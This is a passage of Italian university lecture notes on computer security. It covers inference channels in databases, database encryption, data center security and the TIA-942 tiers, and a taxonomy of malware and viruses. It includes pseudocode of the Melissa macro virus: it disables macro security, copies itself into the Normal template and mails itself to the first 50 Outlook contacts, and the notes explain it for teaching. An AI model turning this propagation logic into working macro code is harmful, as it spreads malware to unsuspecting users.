In generale, esistono **due tecniche di inferenza** utilizzate per ottenere ulteriori informazioni: **analizzare le dipendenze funzionali tra gli attributi all'interno di una o più tabelle** (l'osservazione dei valori di alcuni attributi per dedurre i valori di altri attributi correlati) e **l'unione di viste che utilizzano gli stessi vincoli**. Ciò consente di combinare le informazioni di diverse viste per ottenere una visione più completa dei dati. Esistono due approcci

Articolo	Disponibilità	Costo (€)	Dipartimento
Mensola	Negozi/online	7.99	Hardware
Supporto coperchio	Solo online	5.49	Hardware
Catena decorativa	Negozi/online	104.99	Hardware
Teglia per dolci	Solo online	12.99	Casalinghi
Detergente per doccia/vasca	Negozi/online	11.99	Casalinghi
Mattarello	Negozi/online	10.99	Casalinghi

(a) Tabella Inventario

Disponibilità	Costo (€)	Articolo	Dipartimento
Negozi/online	7.99	Mensola	Hardware
Solo online	5.49	Supporto coperchio	Hardware
Negozi/online	104.99	Catena decorativa	Hardware

(b) Due viste

Articolo	Disponibilità	Costo (€)	Dipartimento
Mensola	Negozi/online	7.99	Hardware
Supporto coperchio	Solo online	5.49	Hardware
Catena decorativa	Negozi/online	104.99	Hardware

(c) Tabella ottenuta combinando i risultati delle query

Figure 9:

La prima tabella è un inventario di 4 colonne, sotto di essa troviamo due viste definite in SQL.

Gli utenti di queste viste non sono autorizzati ad accedere alla relazione fra Articolo e Costo. Un utente che ha accesso a una sola o a entrambe le viste non può dedurre la relazione attraverso una dipendenza funzionale.

Un utente che conosce la struttura della tabella Inventario e che sa che le tabelle delle viste mantengono lo stesso ordinamento delle righe della tabella Inventario, sarebbe comunque in grado di costruire la tabella che si trova in basso.

Questo viola la politica di accesso secondo cui la relazione tra gli attributi Articolo e Costo non debba essere rilevata.

per contrastare la rivelazione di informazioni riservate attraverso l' inferenza:

- **Rilevamento dell'inferenza in fase di progettazione del database:** elimina un canale di inferenza modificando la struttura del database o intervenendo sul sistema per il controllo degli accessi. (rimozione delle dipendenze fra i dati dividendo una tabella in più tabelle oppure l'aumento del livello di dettaglio nell'assegnazione dei ruoli in un sistema RBAC).
- **Rilevamento dell'inferenza in fase di esecuzione delle query :** si mira ad eliminare un canale di inferenza durante l'esecuzione di una o più query. Se viene individuato un canale di inferenza, la query viene bloccata o modificata.

Entrambe le tecniche precedenti richiedono l'utilizzo di algoritmi per la rilevazione delle inferenze (problema complesso).

Consideriamo un database che contiene *nomi, indirizzi e salari del personale*.

Singolarmente vogliamo che queste informazioni sono accessibili a un ruolo subordinato(Impiegato), mentre un Amministratore può visualizzare le associazioni fra nomi e salari.

Una soluzione consiste nel creare tre tabelle che contengono le seguenti informazioni:

*Impiegati (Imp•, Nome, Indirizzo) , Salari (S•, Salario) , ImpSalario (Imp•, S•)*. ( $\bullet$ : identificativo univoco).

Solo l'Amministratore può vedere la tabella ImpSalario.

Ora, si supponga di voler inserire un nuovo attributo, la data di inizio attività dell'impiegato, che non rappresenta un'informazione sensibile.

*Impiegati (Imp•, Nome, Indirizzo), Salari (S•, Salario, Data-Inizio), Imp-Salario (Imp•, S•)*.

Tuttavia, si rileva che questa informazione potrebbe essere utilizzata da un Impiegato per inferire (o dedurre parzialmente) il nome di un altro impiegato. Ciò comprometterebbe la riservatezza dell'associazione fra impiegato e salario. Un modo semplice per eliminare il canale di inferenza consiste nell'aggiungere l'attributo relativo alla data di inizio attività nella tabella Impiegati, piuttosto che in quella Salari.

In breve, l'esempio evidenzia due vulnerabilità: la possibilità di dedurre le relazioni tra impiegati e salari attraverso l'analisi della struttura dei dati e dei vincoli di sicurezza del DBMS, e il fatto che l'aggiunta della colonna relativa alla data di inizio attività nella tabella dei salari non rivela che è possibile dedurre il nome di un impiegato da tale informazione.

#### 4.15 Cifratura delle basi di dati.

I database, come abbiamo già detto, hanno bisogno di **più misure di sicurezza** tra cui *firewall, meccanismi di autenticazione, controllo degli accessi e cifratura*.

La cifratura dei database implica due svantaggi:

- **Gestione delle chiavi:** gli utenti autorizzati devono conoscere la chiave di decifratura per poter accedere ai dati. Ma un database è utilizzato da molti utenti e applicazioni.
- **Rigidità:** quando il database è cifrato, eseguire la ricerca sui record è più complesso.

La cifratura può essere applicata all'intero database, a livello di record, a livello di attributi (colonne) o a livello del singolo campo.


Un **DBMS** è un insieme complesso di hardware e software che richiede una grande capacità di archiviazione e personale specializzato per **svolgere attività di manutenzione, protezione contro i disastri, aggiornamenti e sicurezza**.

Alcune *imprese* affidano la **gestione del DBMS** a un fornitore di servizi esterno, ma questo può causare problemi di riservatezza dei dati.

Una possibile soluzione consiste nel cifrare l'intero database e non fornire le chiavi di cifratura/decifratura al fornitore di servizi, ma è una soluzione poco flessibile.

Per garantire maggiore flessibilità, è essenziale poter utilizzare il database nella sua forma cifrata.

Vediamo come fare anche con l'aiuto di un immagine:



Ci sono 4 entità:

- **Proprietario dei dati:** organizzazione produce i dati disponibili sia a utenti interni che esterni.

- **Utente:** persona fisica (dipendente dell'organizzazione o utente esterno) che effettua richieste (query) al sistema.
- **Client:** sistema che elabora le richieste ricevute dagli utenti e le trasforma in richieste sui dati cifrati.
- **Server:** Sistema che riceve i dati cifrati e ha il compito di renderli accessibili ai client.

La soluzione più semplice: supponiamo che **ciascun elemento individuale del database sia cifrato singolarmente**, usando la **stessa chiave di cifratura**. Il database cifrato viene memorizzato sul server, che non conosce la chiave. Il database è sicuro perché se si violasse il server il database è cifrato.

Il *client conosce la chiave* e un cliente può estrarre un record dal database con questa procedura:

- l'utente genera una query SQL specificando valori della chiave primaria.
- Il modulo elaborazione query del client modifica la query cifrando la chiave primaria e la invia al server.
- Il server elabora la query ricevuta utilizzando il valore cifrato della chiave primaria e restituisce gli opportuni record.
- Il modulo di elaborazione delle query decifra i dati ottenuti e restituisce i risultati.

Questo metodo è semplice ma poco flessibile.

Se un utente vuole estrarre tutti i record con stipendio minore a 70k, non avrebbe un risultato corretto perché i dati sono cifrati e non c'è lo stesso ordinamento dei valori non cifrati.

Per garantire *maggior flessibilità ciascun record (riga) di ogni tabella del database è cifrato come unico blocco* e per semplificare l'estrazione dei dati, **a ogni tabella vengono associati degli indici relativi agli attributi**.

(a) Tabella Impiegato

Iid	Inome	Salario	Indirizzo	Did
23	Tom	70K	Maple	45
860	Mary	60K	Main	83
320	John	50K	River	50
875	Jerry	55K	Hopewell	92

Ad esempio si supponga che l'ID dell'impiegato (lid) possa assumere valori compresi nell'intervallo [1, 1000]. È possibile dividere questo intervallo in cinque partizioni: [1, 200], [201, 400], [401, 600], [601, 800] e [801, 1000]; a queste partizioni si assegnano, rispettivamente, gli indici 1, 2, 3, 4 e 5.

Questa procedura permette di estrarre dati in modo più efficiente e risolve il problema dell'altro approccio.

L'ulteriore modifica dello schema del database prevede l'utilizzo di valori cifrati o hash per consentire un accesso efficiente ai dati tramite la chiave primaria. Parti specifiche del database possono essere cifrate con chiavi diverse, limitando l'accesso solo agli utenti autorizzati. Questo schema può essere integrato in un sistema di controllo degli accessi basato sui ruoli.

#### 4.16 Sicurezza dei data center.

Un **data center** è una *struttura aziendale* (stanza edificio, piano, o intero edificio) che **ospita un elevato numero di server, dispositivi di archiviazione e di rete**. (fornitori di servizi cloud, i motori di ricerca, le grandi infrastrutture impiegate nella ricerca scientifica e le infrastrutture IT delle grandi organizzazioni).

Un data center necessita di gruppi elettrogeni e gruppi di continuità, connessioni di rete ridondanti, specifici sistemi per il controllo dell'ambiente (aria condizionata e sistemi antincendio) e vari dispositivi di sicurezza.

#### 4.17 Componenti di un data center.

La maggior parte dei dispositivi di un data center consiste in **stack di server e moduli di archiviazione**, installati in opportuni **rack** o armadietti chiusi, disposti in file singole per creare corridoi accessibili sia dalla parte anteriore che in quella posteriore)

Per *gestire le grandi quantità di traffico*, ogni modulo è dotato di porte **Ethernet a 10 o 40 Gbps**.


Inoltre, i server di ogni **rack sono interconnessi attraverso uno o due switch Ethernet da 10, 40 o 100Gbps**, che garantiscono anche la connessione con il resto dell'infrastruttura.

Anche gli switch sono installati nel rack e vengono identificati come **switch top-of-rack (ToR)** perché permettono di accedere a un server, anche se tale switch non è installato "top-of-rack".

I grandi data center, come quelli dei fornitori di servizi cloud, richiedono **switch a 100Gbps** per poter interconnettere i rack di server e per fornire una capacità adeguata per le connessioni esterne attraverso i controller delle interfacce di rete (Network Interface Controllers- NIC) di router e firewall.

Elementi fondamentali sono rappresentati dal cablaggio e dai collegamenti cross-connect:

- **Cross-connect:** Dispositivo dotato di porte a cui connettere cavi per facilitarne l'interconnessione con altre porzioni di rete o dispositivi.
- **Cablaggio orizzontale**(sopra il soffitto o sotto il pavimento): cablaggio utilizzato per collegare l'armadio di piano alle prese a muro nelle postazioni al fine di fornire derivazioni di rete locale (LAN) per il collegamento di server e altre dispositivi digitali.
- **Cablaggio di dorsale:** Si sviluppa tra le sale o gli armadi del data center e il principale nodo di cross-connect di un edificio



#### 4.18 Considerazioni sulla sicurezza nei data center.

I rischi legati alle minacce di sicurezza sono maggiori nei dati center, perché ospitano grandi quanti di dati contenuti in aree fisiche ben definite e interconnessi con sistemi di cablaggio. Sono accessibili dalle reti esterne e potrebbero rappresentare una minaccia per tutta l'infrastruttura una volta che raggiungono l'interno.

Le **principali minacce dei data center** sono: *Denial of Service, violazioni privacy, SQL injection, malware, pericoli dell'infrastruttura fisica e sofisticate tipologie di attacchi sferrati in modo continuativo.*

Gli aspetti fondamentali relativi alla sicurezza dei data center sono rappresentati attraverso un **modello a quattro livelli** e vengono **impiegati contemporaneamente tutti**:

<b>Sicurezza dei dati</b>	Crittografia, criteri delle password, ID sicuri, Protezione dei Dati (ISO 27002), mascheramento dei dati, conservazione dei dati ecc.
<b>Sicurezza di rete</b>	Firewall, Antivirus, Rilevamento/prevenzione delle intrusioni, autenticazione ecc.
<b>Sicurezza fisica</b>	Sorveglianza, autenticazione a due/tre fattori, zone di sicurezza, ISO 27001/27002 ecc.
<b>Sicurezza del sito</b>	Confini, Progettazione ridondante degli impianti, zone neutri, barriere di sicurezza, punti di ingresso ecc.


#### 4.19 TIA-942.

Lo standard **TIA-942**, (*Telecommunications Infrastructure Standard for Data Centers*) della Telecommunications Industry Association (TIA) definisce i *requisiti minimi* che devono soddisfare le infrastrutture di telecomunicazione dei data center:

Architettura di rete, Progettazione degli impianti elettrici, Memorizzazione, backup e archiviazione dei file, Ridondanza del sistema, Controllo degli accessi alla rete e sicurezza, Gestione dei database, Web hosting, Hosting di applicazioni, Distribuzione di contenuti, Controllo ambientale, Protezione contro pericoli fisici (incendi, allagamenti, raffiche di vento), Gestione dell'energia elettrica.

Lo standard TIA-942 specifica che un *data center* deve comprendere le seguenti aree funzionali:

- **Sala macchine:** sala che ospita server, storage e tutti gli impianti che consentono di elaborare i dati.
- **Locali di Ingresso alla sala macchine:** una o più sale d'ingresso che ospitano il sistema di accesso alla rete esterna oltre a fornire il collegamento fra i dispositivi della computer room e il sistema di cablaggio dell'azienda.
- **Area di distribuzione principale (Main distribution area):** area situata in posizione centrale che ospita il principale cross-connect, nonché i principali router e switch per le infrastrutture LAN e SAN (storage area network).
- **Area di distribuzione orizzontale (Horizontal Distribution Area - HDA):** rappresenta il punto di distribuzione per il cablaggio orizzontale e ospita i cross-connect e i dispositivi attivi per i collegamenti all'area delle apparecchiature di distribuzione.
- **Area di distribuzione degli impianti (Equipment Distribution Area - EDA):** sede dei rack e armadi che ospitano i dispositivi, con cavi orizzontali che terminano nei patch panel.
- **Area di distribuzione di zona (Zone Distribution Area - ZDA):** un punto di collegamento opzionale di cablaggio orizzontale tra HDA e EDA. Agisce come punto di consolidamento del cablaggio, per aggiungere flessibilità alla configurazione della rete, o come zona dove far risiedere i mainframe.



Concetto di affidabilità a livelli, i più alti livelli garantiscono maggiore disponibilità:

Livello	Specifiche	Disponibilità/tempo di interruzione annuale
1	<ul style="list-style-type: none"> <li>■ Soggetto a interruzioni dovute ad attività sia pianificate che non pianificate</li> <li>■ Unico canale per l'alimentazione e il raffreddamento, senza componenti ridondanti</li> <li>■ Può non avere il pavimento sopraelevato, l'UPS o il generatore</li> <li>■ Richiede 3 mesi per la realizzazione</li> <li>■ Deve essere completamente spento per eseguire la manutenzione preventiva</li> </ul>	99.671%/28.8 ore
2	<ul style="list-style-type: none"> <li>■ Meno soggetto a interruzioni dovute ad attività pianificate e non pianificate</li> <li>■ Unico canale per l'alimentazione e il raffreddamento, include componenti ridondanti</li> <li>■ Include pavimento sopraelevato, UPS e generatore</li> <li>■ Richiede da 3 a 6 mesi per la realizzazione</li> <li>■ La manutenzione del canale di alimentazione o di altre componenti dell'infrastruttura richiede lo spegnimento</li> </ul>	99.741%/22.0 ore
3	<ul style="list-style-type: none"> <li>■ Consente di eseguire le attività pianificate senza interrompere il corretto funzionamento del sistema, ma gli eventi non pianificati continueranno a causare interruzioni</li> <li>■ Molteplici canali di alimentazione e raffreddamento, ma con un solo canale attivo, include componenti ridondanti</li> <li>■ Richiede da 15 a 20 mesi per la realizzazione</li> <li>■ Include pavimento sopraelevato e la possibilità di cambiare canale di alimentazione per eseguire attività di manutenzione sull'altro canale</li> </ul>	99.982%/1.6 ore
4	<ul style="list-style-type: none"> <li>■ L'attività pianificata non causa interruzione e il data center può subire almeno il peggior evento non pianificato senza conseguenze critiche sul sistema</li> <li>■ Molteplici canali attivi di alimentazione e raffreddamento, include componenti ridondanti</li> <li>■ Richiede da 15 a 20 mesi per la realizzazione</li> </ul>	99.995%/0.4 ore

## 5 Software malevolo - Malware.

**NIST SP 800- 83** (*Guide to Malware Incident Prevention and Handling for Desktops and Laptops, luglio 2013*) definisce il **malware** come un **programma** che viene inserito in un sistema, tipicamente di nascosto, con l'intento di **compromettere la confidenzialità, l'integrità o la disponibilità dei dati, delle applicazioni o del sistema operativo della vittima oppure di infastidire o interrompere la vittima in altro modo**.

Il malware può recare minaccia ai programmi applicativi, ai programmi di utilità (editor ed i compilatori), ai programmi a livello kernel, ma anche a siti web, server o e-mail.

### 5.1 Tipologie di software malevolo.

- **Advanced Persistent Threat (APT)**: un tipo di crimine informatico mirato a obiettivi commerciali e politici, sponsorizzato da organizzazioni statali, che utilizza una varietà di tecniche di intrusione e malware per un lungo periodo di tempo.
- **Adware**: software che mostra annunci pubblicitari, come pop-up o reindirizzamenti del browser, al fine di generare entrate pubblicitarie.
- **Kit di attacco**: un insieme di strumenti/tool utilizzati per generare automaticamente nuovi malware, che possono includere meccanismi di propagazione e payload in dotazione.
- **Auto-rooter**: Tool malevoli per hacker utilizzati per introdursi in nuove macchine da remoto.
- **Backdoor (trapdoor)**: qualsiasi meccanismo in grado di eludere un normale controllo di sicurezza; può consentire l'accesso non autorizzato alle funzionalità di un programma oppure a un sistema compromesso.
- **Downloader**: codice che installa altri elementi malevoli su una macchina già compromessa, importando un pacchetto malware più ampio.
- **Drive-by-download**: un attacco che sfrutta una vulnerabilità del browser per infettare un sistema client quando si visita un sito web compromesso.
- **Exploit**: codice specifico che sfrutta una o più vulnerabilità per eseguire un attacco.
- **Flooder (DoS client)**: strumento utilizzato per generare un elevato volume di dati al fine di attaccare i sistemi informatici con un attacco denial-of-service (DoS).
- **Keylogger**: cattura le sequenze di caratteri digitati su tastiera di un sistema compromesso.
- **Bomba logica**: codice malevolo inserito da un intruso che rimane inattivo fino a quando non si verifica una condizione specifica, attivando poi un payload dannoso.
- **Macro virus**: tipo di virus che sfrutta codice macro o di scripting, incorporato in documenti o modelli di documenti, per eseguirsi e replicarsi in altri documenti dello stesso tipo.
- **Mobile code**: Software (per esempio, script e macro) che può essere trasmesso immutato a un insieme eterogeneo di piattaforme ed eseguito con identica semantica.
- **Rootkit**: Insieme di tool da hacker utilizzati dopo che l'attaccante è entrato in un sistema informatico e ha ottenuto l'accesso a livello di root.
- **Programma spammer**: software utilizzato per inviare grandi quantità di email indesiderate (spam).
- **Spyware**: software che raccoglie informazioni da un computer e le trasmette a un sistema remoto, monitorando sequenze di tasti, dati dello schermo o traffico di rete, o analizzando file alla ricerca di informazioni sensibili.
- **Trojan horse**: programma che sembra legittimo e utile, ma in realtà nasconde funzionalità dannose che eludono i meccanismi di sicurezza, spesso sfruttando autorizzazioni valide del sistema.
- **Virus**: un tipo di malware che cerca di replicarsi in altri programmi eseguibili o script, infettando il codice eseguito ed eseguendo il virus.
- **Worm**: programma autonomo che si propaga in una rete, sfruttando vulnerabilità del software o credenziali acquisite, per infettare altri host.
- **Zombie, bot**: programma installato su una macchina compromessa, che viene attivato per lanciare attacchi su altre macchine.

### 5.1.1 Classificazione generale di malware.

Il malware può essere diviso in primo luogo su come si diffonde o si propaga per raggiungere i target designati e in secondo luogo sulle azioni o payload che esegue una volta raggiunto un target.

I malware si diffondono attraverso diversi meccanismi, come l'*infezione di eseguibili esistenti*, lo *sfruttamento di vulnerabilità del software* e l'*utilizzo di attacchi di ingegneria sociale* che convincono gli utenti ad installare Trojan o a rispondere ad attacchi di phishing.

I malware possono essere distinti tra **quelli che necessitano di un programma host**, i codici parassiti, come i *virus* e **quelli costituiti da programmi indipendenti e autonomi** come i *worm*, *Trojan* e *bot*.

Un'altra distinzione è data dai **malware che non si replicano** (*Trojan* e *e-mail spam*) e **quelli che si replicano** (*virus* e *worm*).

Quando il *malware raggiunge un sistema target*, **esegue diverse azioni tramite il suo payload**, come la corruzione di file o dati, la compromissione dei servizi per renderli parte di una botnet, il furto di informazioni personali tramite keylogger o spyware e il comportamento furtivo per evitare la rilevazione e il blocco.

Con l'evoluzione dei malware, si sono sviluppati **attacchi ibridi** che **utilizzano piu' metodi di infezione o propagazione per massimizzare la velocita' di contagio e la gravita' dell'attacco**.

### 5.1.2 Kit di attacco.

Con lo sviluppo di **toolkit** è aumentato lo sviluppo e la diffusione del malware.

Questi **toolkit**, (*crimeware*), **includono molteplici meccanismi di propagazione e moduli di payload** che possono essere combinati e personalizzati anche da utenti meno esperti.

Il **malware creato con toolkit** è **meno sofisticato di quello progettato da zero** ma l'elevato numero di *nuove varianti costituisce un serio problema per coloro che difendono i sistemi*.

Due esempi sono il crimeware toolkit Zeus e l'exploit kit Angler distribuito tramite malvertising (pubblicità malevoli).

## 5.2 Sorgenti di attacco.

Negli ultimi anni i **malware si sono evoluti** a causa del passaggio da attaccanti isolati a **fonti di attacco più organizzate e pericolose**. (criminali, organizzazioni e agenzie governative) Si è così dato inizio a un economia sotterranea per la *vendita di toolkit, l'accesso a host compromessi e a informazioni rubate*.

## 5.3 Advanced Persistent Threat.

Gli **Advanced Persistent Threat** o *ATP* sono tipicamente attribuiti a *organizzazioni sponsorizzate da stati nazionali*, ma alcuni attacchi possono provenire anche dalle *imprese criminali* e sono incrementati negli ultimi anni. Esempi di ATP sono *Aurora*, *RSA*, *APT1* e *Stuxnet*, questi attacchi si distinguono dagli altri per:

- **Advanced:** **ampia varietà** di tecnologie di intrusione e malware, anche personalizzato.
- **Persistent:** attacchi che hanno una lunga durata verso il target scelto per massimizzare il successo, finché non viene compromesso il target.
- **Threats:** minacce ai **target selezionati grazie all'abilità** degli attaccanti e non con automatizzazioni.

L'**obiettivo di tali attacchi** spazia dal **furto di proprietà intellettuale o di dati relativi alla sicurezza e all'infrastruttura, alla distruzione fisica dell'infrastruttura**.

Le **tecniche impiegate** sono l'*ingegneria sociale*, le *e-mail spear-phishing* e *drive-by-download* da determinati siti *Web compromessi*.

L'**intento** è quello di **infettare il target con un malware sofisticato utilizzando più meccanismi di propagazione e payload**.

Sono **necessari per cui più livelli di difesa**, con *meccanismi per rilevare, rispondere e mitigare tali attacchi* (monitoraggio del traffico di comando, controllo del malware e rilevamento del traffico di esfiltrazione).

## 5.4 Propagazione - contenuto infetto - virus.

La prima categoria di propagazione dei malware coinvolge **frammenti di software parassiti** che si **attaccano a eseguibili già esistenti**. Questi frammenti possono consistere in **codice macchina** che **infetta applicazioni, utility, programmi di sistema o persino il codice di avvio di un computer**. In passato, le infezioni da virus informatici rappresentavano la maggior parte del malware rilevato durante l'era dei personal computer. Oggi, il termine "virus informatico" viene comunemente usato per riferirsi a qualsiasi tipo di malware, non solo ai virus informatici specificamente.

### 5.4.1 Natura del virus.

Un **virus informatico** è un **frammento di software** che può **"infettare"** altri programmi, qualsiasi tipo di contenuto **eseguibile**, tramite la loro modifica che comprende **l'inserimento all'interno del codice originale di una procedura per la creazione di copie del codice del virus, che possono a loro volta andare a infettare altri contenuti**.

I virus informatici sono *apparsi per la prima volta negli anni '80*. Il virus Brain del 1986 colpì i sistemi MS-DOS.

I **virus biologici** sono **frammenti di codice genetico**, DNA o RNA che **assumono il controllo del funzionamento di una cellula vivente e creano migliaia di repliche perfette del virus originale**.

Analogamente al virus biologico un **virus informatico** **racchiude nelle istruzioni la procedura per produrre copie perfette di se stesso**.

Ogni volta che un computer infetto entra in contatto con un frammento di codice non infetto, una nuova copia del virus viene trasferita nella nuova posizione e si diffonde da computer a computer attraverso chiavette USB, reti agevolata dall'utente ignaro. Inoltre se questo è in esecuzione può svolgere qualsiasi funzione consentita dall'attaccante come ad esempio cancellare file e programmi.

La **mancanza di sistemi di autenticazione e di controllo degli dell'utente** ha favorito nel passato la **vittoria dei malware**. La grande quantità di dati scambiati sul floppy disk ha permesso una facile, ma lenta diffusione. L'aggiuntà di rigidi controlli di accesso sui moderni sistemi operativi ha ostacolato la facilità di infezione dei virus, per questo sono nati i macro virus, facilmente modificabili e condivisibili dagli utente e non protetti dagli stessi controlli di accesso dei programmi.

Un virus informatico è costituito da 3 parti:

- **Meccanismo di infezione o vettore di infezione**: il mezzo con cui un virus si diffonde, si propaga e si replica.
- **Trigger ("innesto") o bomba logica**: evento o condizione che determina quando il payload viene attivato o consegnato.
- **Payload ("carico")**: ciò che il virus fa, oltre a diffondersi. Il payload può implicare un danno oppure un'attività benigna ma percettibile.

Nel corso dell'esistenza un virus attraversa 4 fasi:

- **Fase dormiente** (non prevista da tutti): *virus inattivo*. Al termine di questa fase il virus viene attivato da qualche evento (data,...)
- **Fase di propagazione**: *virus inserisce una copia di se stesso* (non sempre identica per sfuggire al rilevamento) in altri programmi o in determinate aree di sistema del disco. Ogni programma infetto conterrà un clone del virus.
- **Fase di attivazione**: *virus viene attivato* da qualche evento per svolgere la funzione cui è destinato.
- **Fase di esecuzione**: *viene espletata la funzione o payload* che può essere innocua, come un messaggio sullo schermo o dannosa come la distruzione di programmi e di file di dati.

I virus sfruttano le vulnerabilità del sistema che infettano, mentre i macro virus colpiscono specifici tipi di documenti che sono supportati su vari sistemi.

L'infezione da virus si puo' prevenire del tutto impedendo in primo luogo al virus di entrare, ma la prevenzione è estremamente difficile da mettere in pratica perchè un virus può far parte di un qualsiasi programma al di fuori del sistema.

#### 5.4.2 Macro virus e scripting.

Divenuti i virus più diffusi negli anni '90, NISTIR 7298 (*Glossary of Key Information Security Terms, maggio 2013*) li definisce come un virus che si attacca ai documenti e utilizza le funzionalità di programmazione macro dell'applicazione del documento per essere eseguito e propagarsi.

Sono minacciosi perché:

- Un macro virus è indipendente dalla piattaforma hardware e sistema operativo.
- I macro virus infettano documenti, non porzioni eseguibili di codice.
- I macro virus si diffondono con facilità in quanto i documenti sfruttati sono condivisi nel corso di un normale utilizzo. Metodo di diffusione comune è la *posta elettronica*.
- Dato che i macro virus infettano i documenti dell'utente, piuttosto che i programmi di sistema, i tradizionali controlli di accesso al file system hanno un'utilità limitata nel prevenire la loro diffusione, visto che si suppone che siano gli utenti a modificarli.
- I macro virus sono molto più facili da creare o modificare rispetto ai tradizionali virus eseguibilli.

I macro virus sfruttano linguaggi di scripting o macro incorporati in documenti, come file di elaborazione testi o fogli di calcolo, per eseguire operazioni automatizzate o supportare contenuti dinamici.

I documenti Microsoft Word ed Excel sono spesso bersagli di attacchi di macro virus.

Anche i documenti PDF possono essere vulnerabili, poiché supportano componenti integrati, come Javascript, che possono essere utilizzati per eseguire codice maligno. Se un utente autorizza l'esecuzione del codice, potrebbe infettare altri documenti PDF accessibili sul sistema. Tuttavia, i macro virus non rappresentano più la principale minaccia nel panorama del malware.

#### 5.4.3 Struttura dei macro virus.

I linguaggi macro hanno delle sintassi simili tra loro, ma i dettagli dipendono dall'applicazione che interpreta la macro. Per esempio una macro di Microsoft Word è diversa da una macro di Excel.

Le macro possono essere salvate con un documento oppure in un template globale o in un foglio di lavoro.

Le macro possono essere eseguito all'avvio, alla creazione o alla chiusura di un documento.

Esempio del macro virus Melissa, un componente che si introduce in un sistema quando si apre un documento Word infetto, di solito inviato tramite e-mail.

```
macro Document_Open
    disable Macro menu and some macro security features
    if called from a user document
        copy macro code into Normal template file
    else
        copy macro code into user document being opened
    end if
    if registry key "Melissa" not present
        if Outlook is email client
            for first 50 addresses in address book
                send email to that address
                with currently infected document attached
            end for
        end if
        create registry key "Melissa"
    end if
    if minute in hour equals day of month
        insert text into document being opened
    end if
end macro
```

Questo codice macro è contenuto nella macro Document Open, eseguito non appena il documento viene aperto. Per prima cosa esso disabilita il menu Macro e alcune funzionalità di sicurezza correlate, rendendo più difficile all'utente interrompere o rimuovere il suo funzionamento. Successivamente verifica se viene eseguito da un documento infetto, e, in tal caso, copia se stesso nel file del template globale. Questo file viene aperto con ogni documento successivo, e il macro virus viene eseguito infettando di conseguenza ognuno di quei documenti. A questo punto verifica se in precedenza è stato eseguito sul sistema in questione controllando se una specifica chiave "Melissa" è stata aggiunta al registro di sistema. Se tale chiave non è presente e il client di posta elettronica è Outlook, il macro virus invia una copia del documento infetto a ciascuno dei primi 50 indirizzi dell'Address Book dell'utente interessato. Poi aggiunge la voce di registro "Melissa" in modo che tale operazione avvenga solo una volta su ogni sistema. Da ultimo, controlla l'ora e la data correnti alla luce di una specifica condizione di attivazione, che, se soddisfatta, si traduce nell'inserimento di una citazione de "I Simpson" nel documento in uso. Una volta terminata l'esecuzione del codice del macro virus, il documento prosegue l'apertura e l'utente può poi modificarlo normalmente.

#### 5.4.4 Classificazione dei virus.

Non esiste una classificazione universale per i virus, ma possiamo considerarli in base al tipo di target che cercano di infettare e ai metodi che utilizzano per evitare il rilevamento, per il tipo di target abbiamo:

- **Boot sector infector:** infetta un master boot record o un boot record e si diffonde quando un sistema viene avviato dal disco contenente il virus.
- **File infector:** infetta i file che il sistema operativo o la shell considerano come eseguibili.
- **Macro virus:** infetta i file con macro o codice di scripting che viene interpretato da un'applicazione.
- **Virus multipartito:** infetta i file in diversi modi. In genere infetta più tipi di file, quindi l'eliminazione totale del virus prevede l'intervento in tutti i potenziali luoghi di infezione.

Mentre una classificazione per strategia di camuffamento comprende le seguenti categorie:

- **Virus criptato:** utilizza la crittografia per nascondere il proprio contenuto. Questi virus generano una chiave casuale per crittografare il resto del virus, e la chiave viene memorizzata insieme al virus stesso. Quando il programma infetto viene eseguito, il virus utilizza la chiave casuale per decifrare se stesso. Durante la replicazione, viene generata una nuova chiave casuale per ogni istanza del virus.
- **Virus furtivo:** forma di virus espressamente progettata per sfuggire al rilevamento dei software antivirus. L'intero virus, e non soltanto un payload, viene nascosto. Può utilizzare mutazione del codice, compressione o tecniche di rootkit per raggiungere tale scopo.
- **Virus polimorfo:** una forma di virus che durante la replicazione generano copie funzionalmente equivalenti ma con pattern di bit significativamente diversi, al fine di eludere la rilevazione da parte dei programmi antivirus. Ogni copia del virus avrà una firma diversa. Per ottenere questa variazione, il virus può inserire istruzioni inutili in modo casuale o scambiare l'ordine di istruzioni indipendenti oppure utilizzare la crittografia.
- **Virus metamorfico:** come un virus polimorfo, anche un virus metamorfico muta a ogni infezione, ma quest'ultimo si ridefinisce completamente a ogni iterazione, utilizzando più tecniche di trasformazione. I virus metamorfici possono cambiare il proprio comportamento così come l'aspetto.

#### 5.5 Propagazione - exploit delle vulnerabilità - worm.

